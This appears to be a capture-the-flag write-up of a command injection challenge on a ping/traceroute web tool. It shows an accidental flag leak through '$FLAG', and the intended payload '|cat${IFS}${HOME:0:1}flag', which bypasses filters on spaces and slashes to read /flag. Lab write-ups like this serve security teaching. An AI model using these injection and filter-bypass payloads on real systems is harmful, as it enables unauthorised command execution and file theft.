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https://github.com/ndanilo8/PositiveHackCamp2024

Description:

Find a way to inject arbitrary command and read /flag file on web application file system

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
Solving

Well interesting to solve this we can just use the same method as before....

We access the online instance and we can either do

```
echo $FLAG
# or
$FLAG
```




It'll print something bad with the command, but it will work and we get the flag!

```
traceroute: bad address 'flag{a9ce6d6a12a6b4b876c8626b27254518}'
```

But this was a bug, so this is not the correct way to get the flag....

Correct way to hack this

in the Host: field just select ping or traceroute and then the payload bellow



Ref:

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Command%20Injection

Check the filter bypass sections

The idea is to get the flag from the environmental variables...
the way we do it normally is by:

```
cat $flag
```

But this doesn't work as we can't use **spaces** or **slashes**

```
|cat${IFS}${HOME:0:1}flag
```

- `$IFS` is a special shell variable called the Internal Field Separator
- `{HOME:0:1}` linux bash `/` "backslash" bypass

and we get the flag